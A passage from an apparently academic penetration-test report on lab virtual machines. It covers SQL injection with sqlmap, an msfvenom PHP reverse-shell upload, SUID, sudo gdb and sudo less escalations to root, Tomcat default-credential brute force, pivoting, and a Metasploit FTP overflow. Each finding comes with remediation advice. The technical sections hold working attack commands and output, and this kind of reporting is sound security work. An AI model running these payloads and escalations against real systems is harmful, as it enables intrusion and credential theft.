6. We can also dump out the usernames and hash password values found in the 'users' table of the 'church_db' database using the command below, again using sqlmap to unhash the hash values to output the passwords into cleartext:

```
sqlmap -r /root/Documents/sqlinjection.search.request -p username -D church_db -T users -C username,password --dump
```

```
Database: church_db
Table: users
[2 entries]
+-----+-----+
| username | password |
+-----+-----+
| admin    | 0192023a7bbd73250516f069df18b500 (admin123) |
| staff1   | 4d7d719ac0cf3d78ea8a94701913fe47 (staff1) |
+-----+-----+
```

Recommendations

- To prevent SQL injection and mitigate the vulnerability, it is required to separate data from commands and queries.
- Use structured methods that automatically differentiates and separates user-inputted data and code.
- Implementation of prepared statements or parameterized queries, which allows parameters and strong typing.
- Another mitigation is strong input validation. This strategy assumes that all input is malicious and only using a list of acceptable specific inputs before executing the SQL query. Filtering of illegal characters should be done for SQL query contents.

Affected Assets

<u>Application URL</u>	<u>Affected Parameter(s)</u>	<u>Description of Affected Application Functionality</u>	<u>Status</u>
http://192.168.56.42 /?p=search&search=test	search	search function on the webapp is vulnerable to SQL injection using sqlmap tool	Not fixed

References

<u>Category</u>	<u>Reference Title & URL</u>
OWASP	Title: A03:2021 – Injection https://owasp.org/Top10/A03_2021-Injection/
CWE	Title: CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') https://cwe.mitre.org/data/definitions/89.html
CAPEC	Title: CAPEC-66: SQL Injection https://capec.mitre.org/data/definitions/66.html

4.4 Unrestricted File Upload for Avatar Profile Upload

CVSSv3 Risk Rating: Medium

CVSSv3 Score: 5.5

CVSSv3 Vector: CVSS:3.0/AV:N/AC:H/PR:H/UI:N/S:C/C:L/I:L/A:L

Vulnerability discovered by: Mohamad Zikry

Impact

- The unrestricted file upload allows a user to upload a file of any type into the database.
- This is a vulnerability because an attacker can use the unrestricted file upload to upload a listener payload and execute that payload from the browser. Thus, allowing them to get a shell in the target system.
- After gaining a low privilege shell in the target system, the attacker has access to some restricted files in the system that were previously inaccessible. This means that the attacker can view some files that might contain sensitive data that belongs to the company. Thus, the Confidentiality impact is **Low**.
- Again with the low privilege shell in the target system, the attacker has the ability to modify or delete some of the files that might be important to the company. Hence, the Integrity impact is also **Low**.
- With low privilege, the attacker can only reduce performance or perform interruptions of the company services hosted on the system. So, the resources that is used by the company might be available sometimes and cannot be fully denied by the attacker. Thus, the Availability impact is **Low**.


Technical Details

1. To explore the web directories that the web application has, the following command is used: `nikto -host http://192.168.56.42`
The web directory that we will be interested in is the `'/admin/login.php'` url.
2. Using the username 'admin' and password 'admin123' from [Section 4.3: Part 6](#), found in the 'church_db' database of the 'users' table, login into admin account.
The login page can be found here: `http://192.168.56.42/admin/login.php`
After login in as Admin, navigate to the Admin profile page and locate the avatar image upload function.
3. Open a new terminal on the attacker (host) machine and run the following command to create a msfvenom payload:
`msfvenom -p php/meterpreter/shell_reverse_tcp LHOST=192.168.56.100 LPORT=4444 -f raw -o backdoor.php`
After creating the PHP payload, upload it into the database by using the avatar image upload function and browsing to the file. Confirm that the 'Update' button has been pressed, so that the file has been uploaded.

- Open an Metasploit Framework console, by executing: `msfconsole`. Use the `exploit/multi/handler` module, configure the options as the following and run it:
 - `set payload php/meterpreter/reverse_tcp`
 - `set LHOST 192.168.56.100`
 - `set LPORT 4444`

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.100:4444
```

- Now that the PHP payload has been uploaded into the database, we can execute the file by accessing the payload file using the browser. We can do this by right clicking the profile image, which seems to be empty, and 'Open Image in New Tab'



- Once the previous the step is complete, the running `exploit/multi/handler` module from Step 5 will open a Meterpreter session and we can create a shell into the target system by typing 'shell' in the Meterpreter console.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.100:4444
[*] Sending stage (39282 bytes) to 192.168.56.42
[*] Meterpreter session 2 opened (192.168.56.100:4444 -> 192.168.56.42:56886 ) at 2022-08-07 22:00:38 +0800
meterpreter > shell
```

Recommendations

- To manage the existing vulnerability, define a very limited set of acceptable extensions that can still allow the web application to function as intended. In this case, only allow image file extensions (.jpg, .png, etc.) to be uploaded, for the Avatar profile file.
 - Perform case-insensitive evaluation of the file's extensions, on web servers that supports it, to prevent bypassing methods.
 - Confirm that only one extension is attached to the filename, again to prevent bypassing methods as some web servers may read the first file extension.
- For example, on some web servers such as some versions of Apache, a filename with extension '.php.jpg' will be interpreted as a '.php' file.

Affected Assets

<u>Application URL</u>	<u>Affected Parameter(s)</u>	<u>Description of Affected Application Functionality</u>	<u>Status</u>
http://192.168.56.42 /admin/?page=user	Avatar profile file upload	File upload is unrestricted, enable user to upload non-image files	Not Fixed

References

<u>Category</u>	<u>Reference Title & URL</u>
OWASP	Title: Unrestricted File Upload https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
CWE	Title: CWE-434: Unrestricted Upload of File with Dangerous Type https://cwe.mitre.org/data/definitions/434.html
CAPEC	Title: CAPEC-23: File Content Injection https://capec.mitre.org/data/definitions/23.html

4.5 Privilege Escalation via Broken Access Control

CVSSv3 Risk Rating: High

CVSSv3 Score: 7.5

CVSSv3 Vector: CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H

Vulnerability discovered by: Mohamad Zikry

Impact

- Access Control is the policy that does not allow users to complete actions outside of their intended permissions. For example, a normal user cannot read the `/etc/shadow` file, as it contains hash values of password, while only root user can read that file.
- When the Access Control is broken or fails, unauthorized users will be able to read, write and delete any data that they previously do not have permissions to do so. Using the previous example, a normal user, who is not suppose to have access to the `/etc/shadow` file, now can read, write or delete contents of that file when the Access Control is broken.
- By privilege escalating from a low privilege user to root privilege by Broken Access Control, the attacker now has access to all files, especially files that contain the business's sensitive information. Thus, the Confidentiality impact is **High**.
- Since the attacker has user privilege, the attacker can also modify or delete any file that might be valuable to the company. Hence, the Integrity impact is **High**.
- Regarding the Availability impact, the attacker can consume the network bandwidth, processor cycles or remove services by running attacks on the target system. Attacks with that impact can affect the business by significantly slowing down the company network that the system is on or slow down the services that is being hosted on the machine. Thus, the Availability impact is also **High**.

Technical Details

1. Create a shell with low priviledge by using either the:
 - use `auxiliary/scanner/ssh/ssh_login` in msfconsole and run the module after setting the options below:
(credentials found at the end of [Section 4.3: Part 7](#))
 - i. set username johnpaul
 - ii. set password password
 - iii. set rhost: 192.168.56.42
 - creating shell session by exploiting the unrestricted file upload in [Section 4.4](#)
2. Find out which python version is installed in the machine: `whereis python`
In which, python3.8 is installed. Create an interactive shell using the command below:
`python3 -c "import pty; pty.spawn('/bin/bash');"`

3. Now, search for any files in the system that has a SUID bit permission with the following command: `find / -perm -u=s -type f 2>/dev/null`

```
johnpaul@ubuntu:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/home/ubuntu/.secrettools/program
```

The file we are interested, named 'program', is found in the /home/ubuntu/.secrettools directory that has the SUID bit permission set to it.

4. After navigating to the /home/ubuntu/.secrettools directory and long list all files (including hidden files) in current directory with the following command: `ls -la`,

```
drwxrwxr-x 2 ubuntu ubuntu 4096 Aug  5 12:54 .
drwxr-xr-x 4 ubuntu ubuntu 4096 Jul  8 08:34 ..
-rwsrwxr-x 1 root  root  16872 Jul  8 08:33 program
-rw-rw-r-- 1 ubuntu ubuntu 437 Jul  8 08:33 program.c
```

5. We can concatenate the 'program.c' file, which is the source code for the file named 'program'. As seen below, when the file 'program' is executed with a command's file path argument, that has the same character length as either the '/bin/nc.traditional' string or the '/usr/bin/vim' string, the command argument will be executed with root privileges.

With this in mind, we are interested in the execution of the vim program as we can run root commands from within the vim console.

Hence, run the following command:

```
./program /usr/bin/vim
```

```
johnpaul@ubuntu:/home/ubuntu/.secrettools$ cat program.c
cat program.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char *bin1 = "/bin/nc.traditional";
    char *bin2 = "/usr/bin/vim";
    char *argv1 = argv[1];
    char *argv2 = argv[2];
    setuid(0);

    if (strcmp(argv1,bin1) == 0 || strcmp(argv1,bin2) == 0)
    {
        setuid(0);
        system(argv1);
        exit(0);
    }
    else
    {
        printf("Invalid command / Command not allowed. Too bad ^_^");
        exit(0);
    }
}
```

6. After doing so, we can run the following command to gain root privileges into the first target system: `:! \bin\bash`

```
#!/bin/bash
~
~
~
~
VIM - Vi IMproved
```

We can confirm this by running the `id` command as shown here

```
root@ubuntu:/home/ubuntu/.secrettools# id
id
uid=0(root) gid=1002(johnpaul) groups=1002(johnpaul)
root@ubuntu:/home/ubuntu/.secrettools#
```

Recommendations

- To manage the vulnerability shown in the [Technical Details of this finding](#), delete the file 'program.c' or store it somewhere secure so that unauthorized users cannot view the source code of the file 'program'. Additionally, remove the execute permission for 'Other' users from the 'program' file so that unauthorized users cannot execute the file.
- Manage the settings and management of privileges carefully when handling privileges.
- Log when Access Control is broken, which alerts admins regarding the breach in security.

Affected Assets

<u>Absolute Path</u>	<u>Affected File</u>	<u>Description of Affected Program</u>	<u>Status</u>
/home/ubuntu/.secrettools	program	Allows low priviledge user to execute vim or nc.traditional as root	Not Fixed

References

<u>Category</u>	<u>Reference Title & URL</u>
OWASP	
CWE	Title: CWE-284: Improper Access Control https://cwe.mitre.org/data/definitions/284.html
CAPEC	Title: CAPEC-180: Exploiting Incorrectly Configured Access Control Security Levels https://capec.mitre.org/data/definitions/180.html

4.6 Sensitive Data Exposure

CVSSv3 Risk Rating: High

CVSSv3 Score: 7.5

CVSSv3 Vector: [AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H](#)


Vulnerability discovered by: Haiqal

Impact

- A secret directory can be found after scanning using the nikto command.
- A user that has access to the low privileged account has the capability to access company files, which can be confidential. This confidential files may contain sensitive information of users and may be used for further privileged escalation.

Technical Details

- We will start with launching the case study VM Machine.
- First, we can find the IP Address via the `ifconfig` command in the terminal.
- Then, we will scan the IP Address via the command `nmap -sn 192.168.56.0/24`
- Using the nikto command, I used it to scan every available directory found on the website.
- Commands used: `nikto -host 192.168.56.62`
- There will be a nikto directory stating `/secretfolder/creds.txt`
- We will then access the URL by adding the directory, therefore typing `192.168.56.62/secretfolder/creds.txt` in the URL.



Recommendations

- The client is not supposed to create a directory that stores sensitive information and credentials on the web browser as it can be detected via nikto scanning.
- The client can store their sensitive information and credentials into an encrypted folder or file in the host machine instead of that directory.
- Classify data processed, stored or transmitted by an application.

Affected Assets

<u>Application URL</u>	<u>Affected Parameter(s)</u>	<u>Description of Affected Application Functionality</u>	<u>Status</u>
http://192.168.56.62/secretfolder/creds.txt	-	-	Not Fixed

References

<u>Category</u>	<u>Reference Title & URL</u>
OWASP	A3:2017-Sensitive Data Exposure https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure
CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized author https://cwe.mitre.org/data/definitions/200.html
CAPEC	CAPEC-37: Retrieve Embedded Sensitive Data https://capec.mitre.org/data/definitions/37.html

4.7 Privilege Escalation due to Broken Authentication

CVSSv3 Risk Rating: High

CVSSv3 Score: 8.8

CVSSv3 Vector: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Vulnerability discovered by: Haiqal

Impact

- In this vulnerability, the attacker can be allowed to gain access and advantage to the system's vulnerabilities via initiating a shell access. The main goal of this is to redirect the input and output connections of the target system's shell so that the attacker can access it remotely. Therefore, in this vulnerability, we can gain access to the shell via meterpreter.
- After gaining access to shell, the attacker have the capability to conduct privilege escalation, which is to gain full control of the compromised machine and access to all files. From there, there are able to gather information about the system and network, hunt for confidential files and retrieve password hashes and crack them. Sensitive business information can be prone to getting leaked if this happens.

Technical Details

- Before starting the Kali Linux, run the LINUX Ehip case study machine
- Using the terminal application in the Kali Linux machine, we decided to create a directory `/root/set3` using the command `mkdir`.
- Then, we use the command `nmap -Pn -sV 192.168.56.62 -oX /root/set3/lin.xml`
- After these being done, we can run the `msfconsole`. We can now import the entire directory of `db_import/root/set3/lin.xml`
- We shall now execute the services and survey the available TCP port for apache tomcat
- We then use the auxiliary module of `auxiliary/scanner/http/tomcat_mgr_login`

- Do take note of the username and password found as it can be exploited.

```

root@tp: ~ x root@tp: ~ x
[~] 192.168.56.62:8080 - LOGIN FAILED: root:password (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: root:Password1 (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: root:changethis (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: root:r00t (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: root:toor (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: root:password1 (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: root:j2deployer (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: root:kdsxc (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: root:owaspba (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: root:ADMIN (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: root:xampp (Incorrect)
[+] 192.168.56.62:8080 - Login Successful: tomcat:tomcat
[~] 192.168.56.62:8080 - LOGIN FAILED: both:both (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: both:admin (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: both:manager (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: both:role1 (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: both:root (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: both:QLogic66 (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: both:password (Incorrect)
[~] 192.168.56.62:8080 - LOGIN FAILED: both:Password1 (Incorrect)

```

- We can now use the exploit `exploit/multi/http/tomcat_mgr_upload` and change the configuration from the username and password that we found previously.
- These are the following configurations that I inserted in the `exploit/multi/http/tomcat_mgr_upload` module:

```

set HttpPassword tomcat
set HttpUsername tomcat
set RHOSTS 192.168.56.62
set Fingerprintcheck false
Set RPORT 8080

```

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.56.62	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	true	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

- After running the exploit, we will check the UID of the meterpreter.

```
meterpreter > getuid
Server username: tomcat
meterpreter > █
```

- Open shell and run `sudo -l`.
- To escalate to root privileges, run this command “`sudo gdb -nx -ex '!sh' -ex quit`” which allows us to escalate to root privilege.
- Run the command on the root:
`python3 -c "import pty;pty.spawn('/bin/bash');"`
- You should be in `tomcat@ubuntu`.
- Execute `arp` to find the available IP Addresses found.

```
Server username: tomcat
meterpreter > shell
Process 1 created.
Channel 1 created.
sudo -l
Matching Defaults entries for tomcat on ubuntu:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on ubuntu:
(root) NOPASSWD: /usr/bin/gdb
python3 -c "import pty;pty.spawn('/bin/bash');"
tomcat@ubuntu:/$ arp -a
arp -a
_gateway (192.168.56.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (192.168.56.4) at 08:00:27:0f:b3:19 [ether] on enp0s3
? (172.31.12.25) at 08:00:27:d9:0f:4d [ether] on enp0s8
tomcat@ubuntu:/$ arp
arp
Address          HWtype  HWaddress      Flags Mask    Iface
_gateway         ether    52:54:00:12:35:00  C             enp0s3
192.168.56.4      ether    08:00:27:0f:b3:19  C             enp0s3
172.31.12.25      ether    08:00:27:d9:0f:4d  C             enp0s8
tomcat@ubuntu:/$ █
```

- We can utilize the ip “172.31.12.25” for our windows shell access.

Recommendations

- To prevent easy access into the tomcat system, it is recommended to not deploy any default credentials.
- It is recommended to implement weak-password checks to prevent any brute force attacks.
- To prevent attackers from having shell connections in the machine, it is recommended that the client must lock out all outgoing connectivity except for remote IP addresses and specific ports for the required services.
- Implement a multi-factor authentication to prevent stolen credential re-use attacks.

Affected Assets

<u>IP Address</u>	<u>Protocol</u> <u>(TCP/UDP)</u>	<u>Description of Affected Service</u>	<u>Status</u>
192.168.56.62	TCP 8080	Apache Tomcat 9.0.62	Not Fixed

References

<u>Category</u>	<u>Reference Title & URL</u>
OWASP	A2:2017-Broken Authentication https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication
CWE	CWE-287: Improper Authentication https://cwe.mitre.org/data/definitions/287.html
CAPEC	CAPEC-70: Try Common or Default Usernames and Passwords https://capec.mitre.org/data/definitions/70.html

4.8 Access to Windows Shell

CVSSv3 Risk Rating: Medium

CVSSv3 Score: 4.1

CVSSv3 Vector: CVSS:3.0/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:L/A:L

Vulnerability discovered by: Haiqal

Impact

- In this vulnerability, this is same applied as the previous vulnerability found for the Linux machine. We can initiate a shell session in this Windows machine and have the capability to allow us, which is the attackers, to access it remotely and to open ports to target machines, which can enable a complete takeover of the target machine.
- With us in the shell system, we can also gather information about the system and network, locate confidential files, retrieve passwords hashes and crack them and even pivoting, which allows us to gain access into the other parts of the network. This can affect the company as company secrets can be leaked as well.

Technical Details

- Since we found the IP Address “172.31.12.25” on our previous root escalation, we can use this to our advantage for windows shell access.
- What I did was to add a route with the command “route add -net 172.31.12.0/24 gw 192.168.56.62”, which is to add a new network route to windows.
- Then we will begin by starting the msfconsole
- Once msfconsole has started, search the following exploit

```
[*] Starting persistent handler(s) ...
msf6 > search konic

Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/ftp/konica_ftp_traversal  2015-09-22  normal  Yes  Konica Minolta FTP Utility 1.00 Directory Traversal Information Disclosure
1  exploit/windows/ftp/kmftp_utility_cwd      2015-08-23  normal  Yes  Konica Minolta FTP Utility 1.00 Post Auth CWD Command SEH Overflow
2  auxiliary/gather/konica_minolta_pwd_extract  normal    No  Konica Minolta Password Extractor

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/gather/konica_minolta_pwd_extract
msf6 > use 1
```

- Use the module “exploit/windows/ftp/kmftp_utility_cwd”
- Then set the options as these:
set target 0
set payload windows/meterpreter/bind_tcp
set rhosts 172.31.12.25
run
- The session should be created for the meterpreter.

```
msf6 exploit(windows/ftp/kmftp_utility_cwd) > run

[*] 172.31.12.25:21 - Sending exploit buffer ...
[*] Started bind TCP handler against 172.31.12.25:4444
[*] Sending stage (175174 bytes) to 172.31.12.25
[*] Meterpreter session 1 opened (192.168.56.4:34873 → 172.31.12.25:4444 ) at 2022-08-05 20:59:35 +0800
```

- Run shell on the meterpreter to gain access to windows
- Then, run “net uses” and you should be able to find the users found in the windows device.

```
meterpreter > shell
Process 2516 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net uses
net uses
The syntax of this command is:

NET
[ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
  HELPMMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
  STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\Windows\system32>net users
net users

User accounts for \\PERSONALUSER-PC

Administrator          Guest                  pcmanftp
PersonalUser
The command completed successfully.

C:\Windows\system32>
```

- From there, the administrator can be found.

Recommendations

- We can remove unused dependencies, unnecessary features, components, files and documentation.
- We can impose a strict control of outgoing connections, which can stop the attacker from opening a listener port. All connections must be monitored closely as well.

Affected Assets

<u>IP Address</u>	<u>Protocol</u> <u>(TCP/UDP)</u>	<u>Description of Affected Service</u>	<u>Status</u>
172.31.12.25	TCP 21	Konica Minolta Vulnerability Service	Not Fixed

References

<u>Category</u>	<u>Reference Title & URL</u>
OWASP	OWASP: A06:2021 – Vulnerable and Outdated Components https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/
CWE	CWE CATEGORY: OWASP Top Ten 2021 Category A06:2021 - Vulnerable and Outdated Components https://cwe.mitre.org/data/definitions/1352.html
CAPEC	CAPEC-310 Scanning for Vulnerable Software https://capec.mitre.org/data/definitions/310.html

4.9 Low Privilege via Sensitive Data Exposure

CVSSv3 Risk Rating: High

CVSSv3 Score: 7.6

CVSSv3 Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L

Vulnerability discovered by: Isaac Tan


Impact

- A “secret.txt” file can be found by using the dirb and nikto scanning tool that contains the information for user login. With this login credential, one can login into the web application or login into the Linux VM using SSH and can privilege escalate to get access to hidden company files and information just with this user credentials alone.
- Since the attacker can easily steal login credentials from the hidden text file, the **Confidentiality** impact of the vulnerability is **High**.
- In the web application, the attacker is only able to modify his own uploaded files and articles, hence the **Integrity** impact of the vulnerability is **Low**.
- With the user login credentials, I can SSH Login to the Linux machine, and it shuts down the servers, hence the **Availability** impact of the vulnerability is **Low**.
- The business impact is that a normal user with a local privilege can easily access such hidden text files within the company website and get different confidential information or administrative login credentials, that can be easily taken advantage of and perform privilege escalation.
With this accessible private company information, one can blackmail the company higher-ups or even leak the information to the public that could lead to many lawsuits or even shutting down the company for good.


Technical Details

1. Enter the command `nmap -sn 192.168.56.0/24` to scan for available IP Addresses.
2. There will be a machine with the IP Address “192.168.56.82”.
3. With this new IP Address found, we can enter it in the web browser, and it will redirect us to an article site created using Textpattern.

- Clicking on one of the highlighted links such as “new article”, it redirects you to a Textpattern login page.

The image shows the Textpattern login page. At the top left is a logo consisting of two crossed hammers. To the right of the logo is the word "Textpattern" in a large, white, serif font. Below the logo and title are two input fields. The first is labeled "Name" and contains the text "Required". The second is labeled "Password" and also contains the text "Required". Below these fields is a checkbox labeled "Remain logged in with this browser" followed by a question mark icon. Below the checkbox is a yellow button with the text "Log in". Below the button is a link that says "Forgot password?". At the bottom of the page is a link that says "My site".

- To get the user credentials, run the command `nikto -host http://192.168.56.82` in the terminal and there will be an output file displayed as “secret.txt”.
- The text file can be viewed by appending the file name at the end of the URL “http://192.168.56.82”, and it displays one of the user credentials.



- After using the user credentials to login, you can upload malicious files to the website or write and publish new articles in the textboxes.

Recommendations

- Make sure to encrypt all sensitive data at rest.
- Always use authenticated encryption instead of just encryption.
- Verify independently the effectiveness of configuration and settings.

Affected Assets

<u>Application URL</u>	<u>Affected Parameter(s)</u>	<u>Description of Affected Application Functionality</u>	<u>Status</u>
192.168.56.82/secret.txt	-	-	Not Fixed
192.168.56.82/textpattern/index.php?event=file	File upload	Able to upload files other than .txt	Not Fixed

References

<u>Category</u>	<u>Reference Title & URL</u>
OWASP	OWASP A02:2021 – Cryptographic Failures https://owasp.org/Top10/A02_2021-Cryptographic_Failures/
CWE	CWE-200: Exposure of Sensitive Information to an Unauthorised Actor https://cwe.mitre.org/data/definitions/200.html
CAPEC	CAPEC-37: Retrieve Embedded Sensitive Data https://capec.mitre.org/data/definitions/37.html

5.0 Privilege Escalation via Command Execution with Unnecessary Privileges

CVSSv3 Risk Rating: High

CVSSv3 Score: 7.8

CVSSv3 Vector: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Vulnerability discovered by: Isaac Tan

Impact

- With the current user credentials, I was able to get into the user's Linux machine and see what I can do to escalate my user privilege. By running the command `sudo -l`, the only command I can run is `/usr/bin/less`. According to GTFOBins regarding the `less` command, I can spawn an interactive system shell `!/bin/sh` to break out from the `/etc/profile` file and get root access.
- After privilege escalating to a root user, the attacker will have all access to files, even hidden files that store confidential company information. Hence, the **Confidentiality** impact of the vulnerability is **High**.
- Since the attacker has root access, he can modify all files in the system, hence the **Integrity** impact of the vulnerability is **High**.
- Since the attacker has root access, he can consume the network bandwidth, processor cycles, or disk space. This then affects the network services, hence the **Availability** impact of the vulnerability is **High**.
- The business impact is that local privilege users can simply run this command and easily get root access and perform lateral movement to get access to other hidden company files and information, or even hijack the company security that could lead to leaking of confidential company information, and worst case being the company shutting down due to confidential information getting leaked to the public.

Technical Details

- With the user credentials from `secret.txt`, we can use that to get into the Linux machine by entering `ssh rickastley@192.168.56.82` with the password as "nevergonnagiveyouup".
- Next, enter `sudo -l` to see what commands you can run as this user.

```
rickastley@ubuntu:/$ sudo -l
Matching Defaults entries for rickastley on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User rickastley may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /usr/bin/less
rickastley@ubuntu:/$
```

- From this, we can learn that we are only able to run `less` commands. According to GTFOBins, we can run a system shell command `sudo less /etc/profile` to break out of this restricted environment.

```
sudo less /etc/profile
!/bin/sh
```

- Next, enter the `!/bin/sh` command at the end of the file

```
